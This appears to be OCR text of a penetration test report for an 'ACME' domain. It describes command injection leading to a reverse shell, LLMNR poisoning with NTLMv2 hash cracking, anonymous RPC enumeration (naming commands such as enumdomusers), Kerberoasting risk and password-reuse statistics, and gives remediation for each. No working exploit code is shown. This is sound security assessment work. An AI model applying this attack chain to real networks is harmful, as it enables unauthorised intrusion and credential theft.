
https://cwe.mitre.org/data/definitions/116.html

OS command injection	Risk: Critical


Summary

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed and inject arbitrary further commands that will be executed by the server.


OS command injection vulnerabilities are usually serious and may lead to compromise of the server hosting the application, or of the application's own data and functionality. It may also be possible to use the server as a platform for attacks against other systems. The exact potential for exploitation depends upon the security context in which the command is executed and the privileges that this context has regarding sensitive resources on the server.



The Title Font Size field is vulnerable to OS Command Injection using shell metacharacters.



The result of the shell command is displayed in the graph title.



A reverse shell script was injected, leading to low privileged access on the example.com host as user "apache".

Remediation

Applications should avoid incorporating user-controllable data into operating system commands. In almost every situation, there are safer alternative methods of performing server-level tasks, which cannot be manipulated to execute additional commands than the one intended.

If it is considered unavoidable to incorporate user-supplied data into operating system commands, the following two layers of defense should be used to prevent attacks:

1. The user data should be strictly validated. Ideally, a whitelist of specific accepted values should be used.

2. The application should use command APIs that launch a specific process via its name and command-line parameters, rather than passing a command string to a shell interpreter that supports command chaining and redirection.

References

https://cwe.mitre.org/data/definitions/77.html

https://cwe.mitre.org/data/definitions/78.html

https://cwe.mitre.org/data/definitions/116.html

Poisoning: NetBIOS/LLMNR	Risk: Critical


Summary

NaviSec launched a NetBIOS/LLMNR Poisoning attack from the remote internal penetration testing appliance. This allowed NaviSec to obtain several users' NTLMv2 hashes. These hashes of "adm.user" and "joey.wik" were later cracked. It is worth noting that the password for the *"adm.user" user was changed during the testing time*, and therefore the full potential of lateral movement could not be tested.

The NetBIOS/LLMNR protocol was observed to be restricted on all the following domains and subnets:

- 10.0.36.0/24
- 10.14.7.0/24
- 10.11.7.0/24
- 10.0.42.0/24
- 10.0.4.0/24
- 10.0.30.0/24

On the other hand, within the 192.168.0.x/24 and 10.0.26.0/24 subnets, the protocol was not disabled; therefore, it was possible to capture hashes.




1. NTLMv2 hash of the "adm.user" user account captured.

2. NTLMv2 hash of the "joey.wik" user account captured.

3. NTLMv2 hash of the "inventory.test" user account captured.

Considering the weak password set on the user account, the user's hash was cracked within 14 seconds.



4. Cracked Administrative hash.

5. Privileges of the "adm.user" user observed.

Remediation

This vulnerability occurs because NetBIOS/LLMNR, by default, is enabled and vulnerable on Windows workstations. Disable NetBIOS and LLMNR on all Windows workstations and servers to remediate this. We recommend the use of group policy to delegate this quickly and efficiently.

References

- https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/

HIGH FINDINGS

Anonymous RPC Login Enabled on Domain Controller	Risk: High


Summary

NaviSec discovered that the "10.0.36.10" Domain Controller allowed anonymous (or null session) logins via Remote Procedure Call (RPC) service, over port 135/tcp, and sensitive commands were not restricted.


Microsoft Remote Procedure Call (RPC) is a technology for creating distributed client/server programs. The RPC run-time stubs and libraries manage most of the processes relating to network protocols and communication. On the Domain Controllers, anonymous access is required to be enabled as some services use those, however dangerous commands like "enumdomusers, querydispinfo, getdompwinfo, enumalsgroups builtin" should return an "NT_STATUS_ACCESS_DENIED" error if anyone is trying to access those over an unauthenticated session.

The calls to this service should be restricted within the organization on all workstations and servers (never on the DCs), as anonymous access might allow access to sensitive data. This can be achieved by the following settings:


```
Registry Hive: HKEY_LOCAL_MACHINE
Registry Path: \SOFTWARE\Policies\Microsoft\Windows NT\Rpc\

Value Name: RestrictRemoteClients

Type: REG_DWORD
Value: 0x00000001 (1)
```



1. Usernames enumerated over an RPC anonymous session.



2. Password policy enumerated.



3. Groups enumerated.

4. High-value targets identified through LDAP comments.

Remediation

We recommend that anonymous access is disabled and only authenticated users are enabled to query the service.


To disable unauthorized access: Configure the policy value for Computer Configuration >> Administrative Templates >> System >> Remote Procedure Call >> "Restrict Unauthenticated RPC clients" to "Enabled" with "Authenticated" selected.

KRBTGT password not changed in the past 180 days	Risk: High

Summary

NaviSec found that the KRBTGT password has not been changed since July 2011.

The NTLM hash of the KRBTGT password is the secret that the "Key Distribution Centre" (KDC) uses to issue and sign tickets. This value, under normal circumstances, is only known by the Domain Controller (DC). Should an attacker gain access to the hash, it would allow them to forge Ticket Granting Tickets (TGT's) in an attack called Golden-ticket attack. This ticket could be used to gain access to any resources or any machines within the domain. The attacker would also be able to forge a ticket on a non-domain joint computer and launch an attack against the network.



1. KRBTGT account password unchanged for over 10 years.

Remediation

We recommend that the KRBTGT account password be changed at least once every 180 days or immediately after a cyber-attack. It is worth noting that the KRBTGT password needs to be changed twice, with 10 hours delay between the 2 passwords set. This is due to the implementation of password history on the KRBTGT account, which is set to two by default.

References

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)?redirectedfrom=MSDN


Kerberoasting	Risk: High

Summary

NaviSec observed that a member of the Enterprise Admins group was configured with Service Principal Names. Whereas NaviSec did not find a way to bypass the protection and dump the service tickets, this configuration presents an inherent risk.

We recommend that only low privileged accounts are configured as service accounts. Should an attacker find a way to bypass the protection and dump the TGS tickets, they would have unlimited time to crack it offline. A successful crack would mean immediate Enterprise Admin privileges to the domain.

Whereas the host "REDACTED" was not reachable at the time of the testing, we recommend that ACME check whether this configuration is intended. If it is not, we recommend removing the "adm.test2" from the SPN configuration.



High-privileged account configured with SPN.

Remediation

Remove high privileges from the users who have SPNs set.

References

https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/managed-service-accounts-understanding-implementing-best/ba-p/397009

Password Reuse	Risk: High

Summary

Once Enterprise Admin privileges were obtained, a full password audit was conducted within the domain. We have found that several weak passwords are reused within the domain. Passwords like "Password" would potentially be amongst the first ones to be sprayed across the domain to compromise user accounts.

NaviSec successfully retrieved 35.5% of all passwords within the domain within less than 30 minutes on a computer with moderate GPU power. Additionally, it was observed that about 250 accounts shared the same password (yellow highlight).

Count	Description	More Info
1392	Password Hashes	Details
1138	Unique Password Hashes	
494	Passwords Discovered Through Cracking	
349	Unique Passwords Discovered Through Cracking	
35.5	Percent of Current Passwords Cracked	Details
30.7	Percent of Unique Passwords Cracked	Details
127	LM Hashes (Non-blank)	
94	Unique LM Hashes (Non-blank)	
0	Passwords Only Cracked via LM Hash	Details
0	Unique LM Hashes Cracked Where NT Hash was Not Cracked	
	Password Length Stats	Details
	Top Password Use Stats	Details
	Password Reuse Stats	Details
	Password History	Details

1. Password audit results.

Password	Count
One23	80
Mond	18
Qwer	11
Tuesd	7
Welc	6
Wedne	6
Februa	5
One23	3
Octob	3

2. Large number of password reuse.

Password Length	Count	Details
8	144	Details
9	108	Details
10	156	Details
11	52	Details
12	22	Details
13	10	Details
14	2	Details

3. 144 passwords were only 8 characters long.

Remediation

We recommend that unique passwords be used on each account within the organization. Using the same password on many accounts increases the chance of an attacker being successfully exploiting several accounts simultaneously and makes their lateral movement easy.

Weak Domain Password Policy	Risk: High

Summary

At the time of testing, the domain password policy in the ACME.CORP domain allowed the use of 8 characters long passwords. Having weak passwords can significantly reduce the time it takes to guess valid credentials, leading to the compromise of the domain. It is worth to note that both the password complexity policy and the account lockout one was configured to a high level. This setting, coupled with Azure's smart lockout function, ensured that all password spraying attempts would fail.

1. Password policy observed.

Remediation

We advocate the use of passphrases which are essentially combinations of words (i.e., "correct horse battery staple") as opposed to short but highly complex passwords (i.e., Tt0ub4dor&3). This has to do with the level of entropy associated with passwords, which exponentially increases with every added character in length, but only increases moderately with the introduction of more character classes in short passwords.

The following are estimates of the time required to crack the passwords respectively using a brute-force attack:

- Tt0ub4dor&3 has 28 bits of entropy which can be cracked in 3 days (2^28 seconds) at 1000 guesses per second.
- correct horse battery staple, which is all lower case, has 55 bits of entropy, which would take around 550 years (2^55 seconds) to crack at 1000 guesses per second.

To use strong (high entropy) passwords, we recommend that the minimum password length be defined at 12 characters, and during password change, users are encouraged to choose passphrases rather than passwords.

We also recommend that passwords are never reused within an Active Directory environment. Once a user has a password reset by the Administrators, the user should be prompted to change that to a unique complex password of their own choice.

